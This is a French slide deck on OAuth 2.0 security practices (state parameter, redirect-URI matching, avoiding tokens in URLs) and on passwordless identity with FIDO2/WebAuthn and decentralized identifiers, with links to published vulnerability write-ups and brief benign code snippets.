
---

Rappel (OWASP) : l'attaque CSRF se produit quand une application malicieuse fait en sorte que le browser de l'utilisateur (déjà authentifié) fasse une action non voulue.

Exemple (multi-login) : <http://homakov.blogspot.com/2012/07/saferweb-most-common-oauth2.html>

# CSRF

---



# Principe de protection CSRF

---

Il faut donc générer un paramètre d'état qui ne puisse être deviné par un attaquant, et le fournir lors du premier appel au serveur d'autorisation.

Le serveur d'autorisation retourne ce paramètre tel quel, et lors du redirect, le client vérifie le paramètre.

# Génération du paramètre d'état

---

D'après la spécification

(<https://tools.ietf.org/html/rfc6749#section-10.10>) :

## **10.10. Credentials-Guessing Attacks**

The authorization server **MUST** prevent attackers from guessing access tokens, authorization codes, refresh tokens, resource owner passwords, and client credentials.

The probability of an attacker guessing generated tokens (and other credentials not intended for handling by end-users) **MUST** be less than or equal to  $2^{-128}$  and **SHOULD** be less than or equal to  $2^{-160}$ .

The authorization server **MUST** utilize other means to protect credentials intended for end-user usage.

```
state = randomstring.generate(); // par exemple stocké dans un cookie ou une session
```

# Enregistrement de la redirect URI (exact matching)

---

Exemple : <http://blog.intothesymmetry.com/2015/06/on-oauth-token-hijacks-for-fun-and.html>

*If you are building an OAuth client,*

*Thou shall register a redirect\_uri as much as specific as you can*

i.e. if your OAuth client callback is

`https://yourouauthclient.com/oauth/oauthprovider/callback` then

- DO register `https://yourouauthclient.com/oauth/oauthprovider/callback`
- NOT JUST `https://yourouauthclient.com/` or  
`https://yourouauthclient.com/oauth`

# Et faire attention à ne pas se faire voler le token

---

Le risque principal est si le client OAuth envoie le token au serveur de ressource dans une URI :

`https://oauthapi.com/data/feed/api/user.html?access_token=<tokenstring>`

Si un attaquant arrive à mettre un simple lien vers cette page `data/feed/api/user.html` alors le header va révéler l'access token.

-> Ne pas passer le token en paramètre d'URI (préférer un autorisation header plutôt que de passer par une requête)

# Risques côté serveur de ressources

---

- accès d'un attaquant à la ressource par token hijacking (côté client) ou parce que le token a une faible entropie ou un scope trop important (ex: write au lieu de read)
- un attaquant peut créer une fausse URI contenant une attaque XSS (cf OWASP)
  - Exemple : <http://blog.intothesymmetry.com/2014/09/bounty-leftover-part-2-target-google.html>

# Risques côté serveur d'autorisation

---

Le serveur d'autorisation contient un site pour les utilisateurs et une API pour les machines (back channel). Il faut donc bien sécuriser le serveur (le client doit soumettre les tokens via TLS, OS hardening, etc.).

Il existe des risques plus spécifiques au protocole OAuth 2.0, que nous ne verrons pas en détails (compliqué).

Client impersonation : <http://homakov.blogspot.com/2014/02/how-i-hacked-github-again.html>

Open redirect : <http://blog.intothesymmetry.com/2015/04/open-redirect-in-rfc6749-aka-oauth-20.html>

# En production

---

- utiliser des implémentations certifiées (<https://openid.net/certification>)
- et des SDK clients connus
- enfin vérifier régulièrement les CVE relatives aux produits utilisés

# Ce que vous avez appris

---

- le fonctionnement de OAuth2.0
- et des tokens
- et (certains) des principes de sécurité sous-jacents

Note : il existe maintenant OAuth2.1 qui reprend les bonnes pratiques de sécurité et évite les failles les plus courantes

# Ressources utiles

---

- <https://curity.io/resources/courses/>
- [https://pragmaticwebsecurity.com/files/talks/introduction\\_oauth.pdf](https://pragmaticwebsecurity.com/files/talks/introduction_oauth.pdf)
- <https://pragmaticwebsecurity.com/cheatsheets.html>
- <https://www.manning.com/books/oauth-2-in-action>

# Aller plus loin : GNAP

---

Protocol for negotiating access

Methods for interacting with humans

Validating and verifying the client software

Methods for binding keys to message requests

Data model of what's being requested



IETF GNAP

<https://github.com/ietf-wg-gnap/gnap-core-protocol>

# Identité numérique

stop the pwnage!

# passwordless : comment est stockée la clé privée ?

---

**fido2**



dongle

---



wallet



# démos : ce qu'on va vous montrer

---

**fido2**

[https://github.com/fimbault/mock\\_fido2](https://github.com/fimbault/mock_fido2)

**expliquer sans la complexité hardware**

---

DIF

<https://github.com/fimbault/ghdid>

[https://github.com/fimbault/ex\\_didcomm\\_jwm](https://github.com/fimbault/ex_didcomm_jwm)

**expliquer sans la complexité blockchain**

# objectif de la présentation : comparaison

---

| comparaison   | FIDO2 | DID                            |
|---------------|-------|--------------------------------|
| avantages     |       |                                |
| inconvénients |       |                                |
| mécanisme     |       |                                |
| confiance     |       | <i>quand l'utiliser</i>        |
| déploiement   |       | <i>quand ne pas l'utiliser</i> |
| coût          |       |                                |
| cas d'usage   |       |                                |

# la gestion des identités

---


*“We are getting nowhere on digital identity, while identity fraud continues to spiral out of control and we are drowning in fake news.”* - Dave Birch (2019)

*“[If digital identity] problems were easy to solve, we wouldn’t be debating some of the same issues we were discussing 30 years ago.”* - TechVision Research (2020)

NB : on s'intéresse dans cette présentation principalement aux identités des personnes

# notions utiles : identité / authN (authentication)

---




# attaques classiques

---

80% des piratages impliquent la force brute ou le vol d'identifiants

<https://enterprise.verizon.com/resources/reports/2020-data-breach-investigations-report.pdf> (p19)



# risques pour les utilisateurs

---

moins important



la perte ou le vol est une nuisance temporaire

critique

votre existence numérique est en danger, pour toutes vos relations et sans retour



notre présentation

# risques pour un éditeur

— — —

notion de “duty of care”

<https://www.at-bay.com/data-breach-calculator/>

ESTIMATED COST

**\$659K**

\$6,594 per record

**Great work! Answer the next seven to refine the estimate**

|                                    |           |
|------------------------------------|-----------|
| Breach Coach                       | \$25,000  |
| Forensics                          | \$60,000  |
| Crisis Management                  | \$40,000  |
| Notification                       | \$3,000   |
| Call Center                        | \$1,300   |
| Credit Monitoring                  | \$130     |
| PCI Fines & Assessments            | \$0       |
| Regulatory Fines & Defense         | \$530,000 |
| Class Action Settlements & Defense | \$0       |

# authentification multi-facteur (MFA)

---



# exemple MFA chez google

---

Google

## 2-Step Verification



Try another way to sign in

---

 Tap **Yes** on your phone or tablet

---

 Use your phone or tablet to get a security code  
(even if it's offline)  
Can't find an approved device

---

 Get a verification code from the **Google Authenticator** app

---

 Get a verification code at (...) .....  
*Standard rates apply*

---

 Call your phone on file (...) .....

# vulnérabilités mail

---

Exemple google

<https://ezh.es/blog/2020/08/the-confused-mailman-sending-spf-and-dmarc-passing-mail-as-any-gmail-or-g-suite-customer/>

Envelope recipient



Change envelope recipient



Replace recipient

Enter new email address

---



Replace username

Enter new username

---



Replace domain

Enter new domain

---

# vulnérabilité SMS

---

---

## Exemple twitter

<https://krebsonsecurity.com/2020/07/whos-behind-wednesdays-epic-twitter-hack/>



A screenshot of Jeff Bezos' Twitter profile. The header image shows a large, glowing blue beam of light emanating from a circular opening in a metallic structure, likely a rocket engine test stand. Below the header is a circular profile picture of Jeff Bezos. To the right of the profile picture are two buttons: a blue "Follow" button and a smaller "..." button. The profile information includes the name "Jeff Bezos" with a blue verification checkmark, the handle "@JeffBezos", and a bio stating "Amazon, Blue Origin, Washington Post". It also shows the date "Joined July 2008", "1 Following", "1.5M Followers", and a list of followed users including Preet Bharara, Kara Lane, and 124 others. At the bottom, there are four tabs: "Tweets" (selected), "Tweets & replies", "Media", and "Likes". A pinned tweet by Jeff Bezos is displayed, reading: "I have decided to give back to my community. All Bitcoin sent to my address below will be sent back doubled. I am only doing a maximum of \$50,000,000." The tweet includes a Bitcoin address: bc1qxy2kgdygjrsqtzq2n0yrf2493p83kkfjhx0wlh.

# quelques autres soucis récents

---



**New York demande à Apple une solution pour Face ID et les masques**

# déploiement de l'authentification multi-facteur

---

*Minimum vital = 2FA par SMS + gestionnaire de mdp*

**<10%**  
2FA

Of active  
Google accounts

**~12%**  
Password managers\*

Of Americans  
\*Pew Research Center


note : même si des attaques existent, ce type de déploiement permet d'obliger un attaquant à cibler les utilisateurs. C'est donc plus de travail et ça augmente les chances de détection.

# faire mieux avec le passwordless

---

Quel impact ?

*Phishing / Keyloggers / SIM swapping /  
Password reuse / Credential replay /  
Password sharing / Credential stuffing*



# méthode 1 : FIDO2

# expérience utilisateur

---



# facteur physique

---



# technologie

---

**authenticator**




**CTAP2**  
**(usb/nfc/ble)**

**client**



**webauthn**

**relying party**



A ne pas confondre avec les versions antérieures : FIDO U2F nécessite encore un mot de passe

# webauthn

---

extension de Credential Management API <https://w3c.github.io/webappsec-credential-management/>

- Register avec `navigator.credentials.create({publicKey:... })`


retourne un objet PublicKeyCredential qui contient la clé publique et des métadonnées supplémentaires telles que l'origine et le défi du serveur, signées par une clé privée basée sur le matériel.

- Authenticate avec `navigator.credentials.get({publicKey: ...})`

prouver la possession de la clé privée correspondante



# établissement d'une attestation



# expérience utilisateur

---

Registration or login is super fast!

I would like to know beforehand what happens if I lose the YubiKey. Whether the security of my account is somehow at risk because of it.

*“Concerns remain that impede many users’ willingness to abandon passwords. Most notably, the fear of losing the authenticator.”*

*A Comparative Usability Study of FIDO2 Passwordless Authentication*

<https://sanamlyastani.github.io/publication/oakland20/oakland20.pdf>

-> il est possible de prévoir une authentification de secours : équivalent de la 2e clé de voiture ou autre facteur

alliance fido

<https://fidoalliance.org/fido2/>

---

Authentification

# Apple rejoint l'alliance Fido dans sa tentative de se débarrasser des mots de passe

Jeu 13.02.2020 - 16:02

# FIDO Platform/Browser Support

Updated 6/29/2020

| U2F API   |                |     | WebAuthn API  |   |              | U2F API      |   |   | WebAuthn API    |     |   | U2F API   |              |     | WebAuthn API  |       |       | U2F API      |       |       | WebAuthn API |       |       |         |       |       |      |  |  |
|---|----------------|-----|---|---|--------------|--------------|---|---|-----------------|-----|---|---|--------------|-----|---|-------|-------|--------------|-------|-------|--------------|-------|-------|---------|-------|-------|------|--|--|
|   | Chrome/Windows |     |  |  | Edge/Windows |              |    |   | Firefox/Windows |     |  |  | Safari/iOS   |     |  | U2F   | CTAP2 |              | U2F   | CTAP2 |              | U2F   | CTAP2 |         | U2F   | CTAP2 |      |  |  |
| USB   | NFC            | BLE | USB   | NFC   | BLE          | Hello        | USB   | NFC   | BLE             | USB | NFC   | BLE   | Hello        | USB | NFC   | BLE   | USB   | NFC          | BLE   | Hello | USB          | NFC   | BLE   | USB     | NFC   | BLE   | Plat |  |  |
| U2F API   |                |     | WebAuthn API  |   |              | U2F API      |   |   | WebAuthn API    |     |   | U2F API   |              |     | WebAuthn API  |       |       | U2F API      |       |       | WebAuthn API |       |       |         |       |       |      |  |  |
|   | Chrome/Android |     |  |  | Edge/Android |              |    |   | Firefox/Android |     |  |  | Safari/macOS |     |  | U2F   | CTAP2 |              | U2F   | CTAP2 |              | U2F   | CTAP2 |         | U2F   | CTAP2 |      |  |  |
| USB   | NFC            | BLE | USB   | NFC   | BLE          | Plat         | USB   | NFC   | BLE             | USB | NFC   | BLE   | Plat         | USB | NFC   | BLE   | USB   | NFC          | BLE   | Plat  | USB          | NFC   | BLE   | USB     | NFC   | BLE   | Plat |  |  |
| U2F API   |                |     |   |   |              | WebAuthn API |   |   |                 |     |   | U2F API   |              |     |   |       |       | WebAuthn API |       |       |              |       |       | U2F API |       |       |      |  |  |
|  | Chrome/macOS   |     |  |  | Edge/macOS   |              |  |  | Firefox/macOS   |     |  | U2F   | CTAP2        |     | U2F   | CTAP2 |       | U2F          | CTAP2 |       | U2F          | CTAP2 |       | U2F     | CTAP2 |       |      |  |  |
| USB   | NFC            | BLE | USB   | NFC   | BLE          | Plat         | USB   | NFC   | BLE             | USB | NFC   | BLE   | Plat         | USB | NFC   | BLE   | USB   | NFC          | BLE   | Plat  | USB          | NFC   | BLE   | USB     | NFC   | BLE   | Plat |  |  |

Implemented / Stable

In Development

Not Supported / No ETA

# méthode 2 : DID

# ce qu'on aimeraît

— — —

## éviter l'effet NASCAR

[https://indieweb.org/NASCAR\\_problem](https://indieweb.org/NASCAR_problem)

besoin d'un standard décentralisé  
(i.e. pas dépendant d'un GAFA)



Sign in with Google



Sign in with Facebook



Sign in with Twitter



Sign in with Github



Sign in with email



Sign in with phone

By continuing, you are indicating that you accept our  
[Terms of Service](#) and [Privacy Policy](#).

# identité décentralisée

---

**DID = decentralized identifier**

```
did:github:fimbault#cxhRcWHBHZC3gFf29WzeVwL9fWkVBDQNgUe78w0ZC6Y
```

Exemple de DID Document : <https://raw.githubusercontent.com/fimbault/ghdid/master/index.jsonld>

Historiquement : blockchain publique

Plus récemment : communications pair à pair <https://github.com/fimbault/peerid>


-> possible de faire les deux, dépend du cas d'usage

# cycle de vie

recovery  
possible par  
mnemonic

exemple: BIP39

*"inspire october ten  
crop warfare wink game  
regular alley mimic  
anchor extra".*





# DIDComm entre Alice et Bob

---

<https://identity.foundation/didcomm-messaging/scope.html>

```
// alice envoie encrypt(sign(payload)) à bob (ici via HTTP)

const payload = {

    id : "urn:uuid:ef5a7369-f0b9-4143-a49d-2b9c7ee51117",

    type : "https://didcomm.org/http-over-didcomm/1.0",

    from : "did:example:alice",

    body : { message: "random challenge!" } -> éviter le replay


};
```

